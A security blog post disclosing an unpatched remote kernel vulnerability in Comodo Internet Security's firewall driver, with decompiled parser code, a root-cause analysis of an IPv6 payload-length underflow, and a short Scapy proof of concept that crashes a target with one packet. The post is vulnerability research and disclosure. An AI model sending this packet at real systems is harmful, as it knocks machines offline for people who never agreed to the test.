Make your cybersecurity stronger than this. THREATLOCKER Watch now

Jun 03, 2026 – Offensive Security, Windows Internals, Malware

ComoDoS - Exploiting a Remote Kernel Vulnerability in Comodo Internet Security

Marcus Hutchins

Note: at the time of publishing this, the vulnerability is still a zero-day.

I've submitted a full report, root-cause analysis, along with patch suggestions, and a proof-of-concept to Comodo's security team. In spite of this, I've gotten no response. I followed up twice, my most recently email simply asking for a confirmation that they received my report, but only radio silence.

Given the company has no bug-bounty program, there's only so much free effort I'm willing to expend trying to chase a vendor who doesn't want to be reached. If they wish to fix the issue, they can, regardless of whether I post about it or not. Furthermore, a post from ZDI claims that they spent nearly 2 years trying to get the vendor to patch a vulnerability to no avail.

Although the vulnerability can be used to remotely trigger both an out-of-bounds (OOB) read & out-of-bounds write in the Windows kernel, the limitations on both primitives lead me to believe it's unlikely this bug could be weaponized into RCE.

The bug does, however, enable you to remotely crash the target system with a single TCP/IP packet, even if the firewall is configured to block all ports.

From BYOVD research to remote kernel exploitation

Two months ago I began building an autonomous system for finding local privilege escalation vulnerabilities in 3rd-party Windows kernel drivers. Since LLMs are very good at finding the type of low-hanging fruit that tends to get weaponized by threat actors for BYOVD attacks, I figure this would be the perfect use case. The goal was to build a system that preemptively blocks zero-day exploits for my day job at Expel, where I do MDR work.

Despite my AI system only being good at finding fairly obvious vulnerabilities, I was surprised by how often it'd flag cybersecurity vendor's drivers, especially those belonging to antivirus/firewall vendors. It's a little ironic that you could potentially bypass a security products by using its own driver for privilege escalation.

Anyway, I figured that if an AI can shake a random cybersecurity vendor's driver and have a pile of local privilege escalation zero-days fall out, there's a good chance I can find something more interesting with manual analysis.

Enter, Inspect.sys - Comodo Internet Security's firewall driver

The reason I ended up looking at Comodo's firewall driver specifically, was happenstance. A flaw in my AI analysis pipeline led to it ingesting a very outdated version of Inspect.sys, which is Comodo's firewall driver. The system was intended to analyze only the latest version of each driver, so a driver from 2014 making it into the mix resulted in an exploitability score much higher than the other candidates.

While reviewing the long-since-patched vulnerabilities, I noticed a pattern of poor design decisions, which gave me hope that I could manually find a zero-day in the latest version of the driver.

Finding bugs is super easy, finding useful ones, not so much

The first bug I found was in the first place I looked: the IP header parser. IP vulnerabilities are great, because the firewall needs the information from the TCP/IP packet in order to decide if to allow or block data. This means that the parsing happens before enforcement of any firewall rules; therefore, TCP/IP vulnerabilities can often be exploited even if the firewall is configured to block every port.

The bug I found in the IPv4 parser is so simple it's hard to believe it was missed. But... it's also not super useful due to pesky RFCs, so we won't spend too much time on it. The TL;DR is an IPv4 packet has two length fields: the length of the IP header, and the length of the IP header + any additional headers/data. One field should obviously be larger than the other, but the firewall driver doesn't validate this.

The parser just blindly subtracts the header size field (`Internet Header Length` AKA `IHL`) from total size field (`Total Length`). By setting the IHL field to a value larger than the `total length` field, an integer underflow

occurs, causing the firewall to calculate the packet's payload size a 4 billion bytes (`0xFFFFFFFC`).

Unfortunately, the RFC requires that routers validate that the IHL value doesn't exceed the header's total length. So, while the firewall won't drop the packet for being invalid, most routers should (at least in theory). Consequently, the exploit packet should be dropped long before it reaches the target's network.

The bug can still be exploited locally, and from within the same LAN (assuming the packet doesn't transit a Layer 3 switch or a router), but that's boring. The people yearn for remote exploits.


IPv6 is never the answer, unless the question is 'where can I find better vulnerabilities?'

IPv6 is a little more interesting for two reasons: 1) IPv6 parsing is more complex than IPv4, often leading to buggy code. Additionally, the attack surface doesn't get audited as much because everyone who has had to deal with IPv6 is doing so against their will. 2) The RFC is a little more flexible on the amount of shenanigans you can get away with without having your packet dropped. This is important because internet packets have to transit through many routers before reaching the target.

it's worth noting that despite the IPv6 RFC being more flexible, some providers go way beyond what the RFC mandates when it comes to validation. Cloud providers often block certain IPv6 headers outright, or perform extended validation and drop packets that pass the RFC's validation requirements but are otherwise still invalid. This information is bough to you at the cost of me wasting an entire day trying to test my exploit on an Azure VM because my ISP doesn't actually support IPv6 at all (which, fair).

Interestingly, the last bug I analyzed on my blog was also an IPv6 vulnerability. Albeit, that one was in the Windows kernel, and much cooler. That said, I didn't find that bug, I just reverse engineered the patch, so it's nice to have something to call your own.

A quick introduction to IPv6



An IPv6 header with an example optional header attached.

The grey portion of the packet is what's referred to as the "fixed header", which is the mandatory portion of an IPv6 packet. This header is always exactly 40 bytes in size. But additionally, IPv6 supports 'optional' headers, which can be used to extend the fixed IPv6 header, which is the blue portion.

The `next header` field of the fixed header does what it says on the tin. It specifies the type of header that comes next. In a TCP packet, this would be set to `6` (the protocol number for TCP).

We can also set it to several IPv6 extension header types, which are listed below: 0 - Hob-by-Hop options 43 - Routing options 44 - Fragment header 50 - Encapsulating security payload 51 - Authentication header 60 - Destination options 135 - Mobility 139 - Host Identity Protocol 140 - Shim6 Protocol 253 - vibes 254 - also vibes

For the most part, barely anyone knows half these header exist, or what they're used for, but since they sit between the fixed IPv6 header and the packet's upper-layer header (TCP, UDP, ICMP, etc), parsing them is necessary. They can also be chained, so it's not just a case of parsing a single extension header.

There's two main approaches to handling IPv6 packets with extension headers.

1. Throw the entire IPv6 packet in the trash if its size is anything other than 40 bytes. Extension headers are for weenies. IMO, this is the correct approach.
2. Walk the entire IPv6 extension header chain, totaling up the size of each extension header's `extension length` field.

Since IPv6 extension headers can be chained, mixed & matched, repeated, and nested, things can get really messy. This is unsurprisingly the source of a lot of TCP/IP vulnerabilities.

The 'at least you tried' of IPv6 parsing

Now that we understand the basics of IPv6, let's take a look at the IPv6 parser in Inspect.sys. The parser's job is to find the offset of the upper-layer header, which contains the upper-layer protocol (ULP).

```
14000ec60    void sub_14000ec60(struct struct_1* this)

14000ec60    {
14000ec60        struct PACKET_DESC* packet_desc = this->packet_desc;
14000ec80        uint8_t packet_ptr = 0x28;
14000ec88        uint32_t packet_size = packet_desc->packet_size;
14000ec88
14000ec8f        if (packet_size < 0x28)
14000ec8f        {
14000ee7e            this->field_10 |= 5;
14000ee7e            return;
14000ec8f        }
14000ec8f
14000ec9d        this->src_addr = packet_desc->ipv6_header->src_addr;
14000ecaa        this->dst_addr = packet_desc->ipv6_header->dst_addr;
14000ecaf        uint8_t ipv6_header = (char)packet_desc->ipv6_header;
14000ecb7        uint8_t next_header = *(uint8_t*)(ipv6_header + 6);
14000ecc3        packet_desc->payload_length = (uint64_t)ntohl(*(uint16_t*)(ipv6_header + 4));
14000eccb        uint16_t payload_length = packet_desc->ipv6_header->payload_length;
14000ecd2        uint8_t ext_hdr_len;
14000ecd2
14000ecd2        if (payload_length)
14000ecdf            ext_hdr_len = ntohl(payload_length);
14000ecd2        else
14000ecd4            ext_hdr_len = (uint8_t)packet_size - 0x36;
14000ecd4
14000ece2        packet_desc->payload_length = ext_hdr_len;
14000ece2
```

the packet's actual size is already in the class object, but only used if the IPv6 header's 'payload length' field isn't set

If the IPv6 header's 'payload length' field is set, use it as the total packet length

store the payload length value in the class object

```
14000ecd4
14000ece2        packet_desc->payload_length = ext_hdr_len;
14000ece2
14000ece9        if (ext_hdr_len > 0)
14000ece9        {
14000ecfa            while (true)
14000ecfa            {
14000ecfa                uint32_t ext_type = (uint32_t)next_header;
14000ecfa
14000ed0a  >             if (next_header && ext_type != 0x2b) {...}
14000ed0a
14000edeb                if ((packet_ptr + 2) <= packet_ptr)
14000edeb                    break;
14000edeb
14000edf4                if ((packet_ptr + 2) > packet_size)
14000edf4                    break;
14000edf4
14000edfa                uint8_t* hdr_offset = (int64_t)packet_ptr;
14000edfd                next_header = hdr_offset[ipv6_header];
14000ee06                ext_hdr_len = (char)(((uint64_t)hdr_offset[ipv6_header + 1] << 3) + 8);
14000ee0d                uint32_t new_length = ext_hdr_len + packet_ptr;
14000ee0d
14000ee12                if (new_length <= packet_ptr)
14000ee12                    break;
14000ee12
14000ee1b                if (new_length > packet_size)
14000ee1b                    break;
14000ee1b
14000ee21                packet_desc->payload_length -= ext_hdr_len;
14000ee25                packet_ptr = (uint8_t)new_length;
14000ecfa            }
14000ece9        }
14000ece9
14000eceb        this->field_10 |= 5;
14000ec60    }
```

the code loops through each IPv6 extension header

check for integer overflow on packet_ptr

ensure packet_ptr doesn't exceed buffer

more integer overflow and bounds checking

blindly subtracts the extension header's length from the total payload length with no checks

two consecutive snippets of code illustrating the entire parse function.

The IPv6 parser maintain an object describing the current packet, which I've named `packet_desc`.

Towards the bottom of snippet one, the parser sets `packet_desc->payload_length` to `ext_hdr_len`, which comes from the `payload length` field of the fixed IPv6 header. This field should (normally) contain the total size of everything that follows the fixed IPv6 header (extension headers, ULP, etc.).

In order to obtain the offset of the ULP header, the parser iterates through each extension header and extracts its length. The code for the length extraction is at address `0x14000ee06`. The code reads the extension header's `extension length` field and converts the value to bytes.

Note: The `extension length` field specifies lengths in multiples of 8 bytes, so the `<< 3` is just multiplying the value by 8 to get the actual size in bytes. Extension headers also include a mandatory 8 byte header which isn't included in the size, hence the +8 at the end of the line.

The vulnerability exists at `0x1400ee21` (`packet_desc->payload_length -= ext_hdr_len`). Each time the loop iterates over an extension header, it subtracts the extension header's length from `packet_desc->payload_length`.

The problem is, `packet_desc->payload_length` is set by us, via the IPv6 fixed header's `payload length` field. The `payload length` should be the total size of the packet (minus the fixed IPv6 header). But at no point does the code ever validate this.

There is no sanity check on the `payload length` field at all. There's plenty of sanity checks to prevent buffer overflows, as well as potential integer overflows that shouldn't even theoretically be possible, but nothing validating `packet_desc->payload_length`.

If we set the fixed IPv6 header's `payload length` field to a value smaller than the sum of all the extension header lengths, `packet_desc-`

`>payload_length` will continue being decremented by `ext_hdr_len`, until it drops below zero.

Since `packet_desc->payload_length` is an unsigned 64-bit integer, rather than becoming negative, it wraps around to the largest possible 64-bit value. By setting the `payload length` field to 8for a packet with an extension header length of 16, we get a `packet_desc->payload_length` value of `0xFFFFFFFFFFFFFFF8` or 18,446,744,073,709,551,616 in decimal (18 quintillion).

The POC to exploit this bug is so small and simple that it could fit in a Tweet.

```
ext = IPv6ExtHdrDestOpt(nh=6, options=[PadN(optdata=b"\x00" * 8)])
tcp = TCP(sport=1337, dport=80, flags="S", seq=0, ack=1,
window=0x2000)
ipv6 = IPv6(dst=dst_ip, nh=60, hlim=64, plen=8)
pkt = ipv6 / ext / tcp
send(packet)
```

Note: I went with the 'Destination Options' extension header, as this one is the least likely to be validated by a router, since it's designated for the destination host.

The exploit, which I've named ComoDoS, allows you to remotely crash (BSOD) a target system with just a single IPv6 packet. And because the bug is in the firewall driver, it doesn't matter whether the target port is open or closed, unless the system has a firewall for its firewall.

For testing purposes, if your system doesn't support IPv6, you can still trigger the crash by checking the `Filter IPv6 traffic` option in Comodo's firewall, then sending an IPv6 packet directly to the target NIC's MAC address.

When a single variable turns your potential RCE into DoS

While there is a reachable control path which does allow for an OOB-write, it's constrained in a way that makes me think the bug is not viable for RCE (or at least not by someone of my skill level).

The OOB-read occurs in a function that appears to scan the incoming packet for several WebDAV related artifacts.

```
140009e14                     case 4:
140009e14                     {
14000a01d                         rdi = 4;
14000a01d
14000a036                         if (!strncmp(arg1, "COPY", 4))
14000a0b5                             rbp = 1;
14000a036                         else if (!strncmp(arg1, "HEAD", 4))
14000a0b5                             rbp = 1;
14000a04f                         else if (!strncmp(arg1, "LOCK", 4))
14000a0b5                             rbp = 1;
14000a068                         else if (!strncmp(arg1, "MOVE", 4))
14000a0b5                             rbp = 1;
14000a081                         else if (!strncmp(arg1, "POLL", 4))
14000a0b5                             rbp = 1;
14000a09a                         else
14000a09a                         {
```

A snippet from part of the scanner function looking for WebDAV headers.

The function which calls the WebDAV scanner looks like so:

```
if ((uint8_t)result)
{
    arg1->field_54 = *(uint16_t*)rsi->payload;
    arg1->field_56 = *(uint16_t*)(rsi->payload + 2);
    void* payload = rsi->payload;
    uint32_t r8_1 = (uint32_t)*(uint8_t*)((char*)payload + 0xc);
    (uint16_t)payload_len -= (uint16_t)((uint8_t)r8_1 >> 4) << 2;
    result = ScanForHTTPArtifacts((uint64_t)(r8_1 >> 4 << 2) + payload,
        (uint16_t)payload_len);

    if (result)
        arg1->status |= 0x40;
}
```

The parent function which calls the HTTP scanner function.

The `payload_len` passed to the scanner (which I've named `ScanForHTTPArtifacts`) is the same value that gets underflowed in the IP

parser. The value is truncated to 16-bit, bringing it down from 16 exabytes to a more reasonable 64 KB.

However, If the full 65 KB read occurs, there is still a medium-high chance that the driver will read past the end of the kernel pool into unallocated memory, resulting in a page fault. Since the driver is running at DISPATCH_LEVEL, any page faults will immediately crash the entire system.

However, if we look at the actual scanner code, OOB-read can be controlled, or even prevented.

```
14000a22a    for (; i < payload_len; i += 1)
14000a22a    {
14000a22a        int32_t rax;
14000a217        (uint8_t)rax = *(uint8_t*)tcp_payload;
14000a217
14000a21b        if ((uint8_t)rax == 0xd)
14000a21b            break;
14000a21b
14000a21f        if ((uint8_t)rax == 0xa)
14000a21f            break;
14000a21f
14000a221        tcp_payload = &tcp_payload[1];
14000a22a    }
14000a22a
14000a22f    if (rbp == 1)
14000a22f    {
14000a234        int32_t found;
14000a234
14000a234        if (i >= 0xd)
14000a247            found = _strnicmp(&tcp_payload[-8], "HTTP/1.", 7);
14000a247
14000a24e        if (i < 0xd || found)
14000a250            rbp = 0;
14000a22f    }
14000a22f
14000a270    return (uint64_t)rbp;
```

A snippet from `ScanForHTTPArtifacts`.

The scanner searches the packet's TCP payload until it encounters the value 0xD or 0xA (`\r` or `\n`). It then checks for the presence of an HTTP/1.x header starting 8 bytes prior. Therefore, a minimal HTTP GET header (`GET / HTTP/1.0\r\n\r\n`) will satisfy the condition, ending the scan without triggering an OOB-read.

Since this portion of the code appears not to do any connection tracking, it's not necessary to perform a full TCP handshake. We can just send a standalone TCP packet containing our malicious IPv6 header and a TCP packet containing the HTTP string.

The OOB-read itself isn't useful from a remote perspective, since the data is only ever used locally. However, avoiding the crash by providing a matching HTTP header does lead to an OOB-write primitive. Though, I'm almost certain it's unexploitable due to the nature of the bug.

To understand why, we'll have to dig a little bit deeper into the code.

The only code I could find where our underflowed size field is used in a write operation was this memcpy.

```
140012777    struct SLIST_HEAD* slist = AllocateSList();
140012777
140012782    if (slist)
140012782    {
14001278f        int32_t rdi_1 = data_14001ac4c;
14001278f        data_14001ac4c += 1;
1400127a5        slist->field_1c = arg3;
1400127b0        memcpy(&slist->field_2c, arg2, arg3);
1400127b5        (&slist->field_2c)[(uint64_t)arg3] = 0;
1400127bd        slist->field_14 = arg1;
1400127c1        uint64_t r12_2 = (uint64_t)(rdi_1 + 1) & 7;
1400127c5        slist->field_28 = r13;
1400127d0        *(uint32_t*)((char*)arg4 + 0xfc) = rdi_1 + 1;
1400127d7        slist->field_10 = rdi_1 + 1;
1400127d7
```

A snippet of the memcpy which uses our corrupted size value.

While the scanner function doesn't do any connection tracking, in order to reach this function, we need to perform a full TCP handshake, which means the system must have at least one open TCP port on the host. It may be possible we can bypass this by just sending a SYN, SYN/ACK, and ACK packet, without them actually being accepted, but I haven't tested this.

The size parameter (arg3) is our underflowed size variable, and the source address is the start of our packets TCP data. Since the destination buffer is large enough to accommodate the maximum possible TCP packet, the memcpy would copy

whatever is after our packet in memory to whatever is after the destination buffer in memory. But that's fixable with heap grooming, and the least of our problems.

The killer issue is that unlike in the scanner function, where our size value was truncated to 16-bits, this one is truncated to 32-bit. Which means the size of the memcpy operation is 4 billion bytes, or 4 GB and is guaranteed to crash the system.

If we could get the underflow down to a smaller size, this bug might make for a viable RCE. But because standard network packets are a maximum of 65 KB in size, the absolute maximum amount we can decrement the underflowed size variable by is 65 KB. Which isn't anywhere near enough to turn a 4 GB kernel pool overflow into something that won't crash the system.

I totally accept defeat, but at least the journey was fun.

Proof Of Concept

Below is a video of the PoC in action as well as a link to the full code.

Full Proof-of-Concept: https://github.com/MalwareTech/ComoDoS

ComoDoS - A Remote Denial Of Service Vulnerability In
Marcus Hutchins

Watch on

Share this article

LinkedIn | Bluesky

SHOW COMMENTS

Stay Informed


Subscribe to my newsletter or get notified of new posts.

Email Address SUBSCRIBE

Marcus Hutchins

Threat intelligence analyst, programmer, ex-hacker.

Featured Posts



Jun 3, 2026


ComoDoS - Exploiting a Remote Kernel Vulnerability in Comodo Internet Security

Oct 24, 2025

Passively Downloading Malware Payloads Via Image Caching


Aug 4, 2025

Every Reason Why I Hate AI and You Should Too




Mar 28, 2025

The US Needs A New Cybersecurity Strategy: More Offensive Cyber Operations Isn't It




Aug 27, 2024

CVE-2024-38063 - Remotely Exploiting The Kernel Via IPv6



Feb 13, 2024

Bypassing EDRs With EDR-Preloading



Dec 27, 2023

Silly EDR Bypasses and Where To Find Them

Dec 25, 2023

An Introduction to Bypassing User Mode EDR Hooks

Dec 31, 2020

How I Found My First Ever ZeroDay (In RDP)

Mar 19, 2018

Best Languages to Learn for Malware Analysis

May 13, 2017

How to Accidentally Stop a Global Cyber Attacks

Apr 13, 2015

Hard Disk Firmware Hacking (Part 1)

Explore Topics

Explainers 14

Malware 17

Windows Internals 12

Hacking 13

Vulnerability Research 11

News 10

Analysis 10

Malware Analysis 16

Programming 4

Threat Intelligence 13

Opinions 12

Stories 3

WannaCry 2

Videos 3

Artificial Intelligence 1


Technology 1

Offensive Security 2

You may also like

Oct 24, 2025 – Offensive Security, Windows Internals, Malware

Passively Downloading Malware Payloads Via Image Caching



Aug 27, 2024 – Vulnerability Research, Windows Internals

CVE-2024-38063 - Remotely Exploiting The Kernel Via IPv6

Feb 13, 2024 – Programming, Windows Internals, Malware

Bypassing EDRs With EDR-Preloading

Recent Posts

Jun 3, 2026

ComoDoS - Exploiting a Remote Kernel Vulnerability in Comodo Internet Security

Oct 24, 2025

Passively Downloading Malware Payloads Via Image Caching

Stay Informed

Subscribe to my newsletter or get notified of new posts.

Email Address

SUBSCRIBE

2026 © **MalwareTech**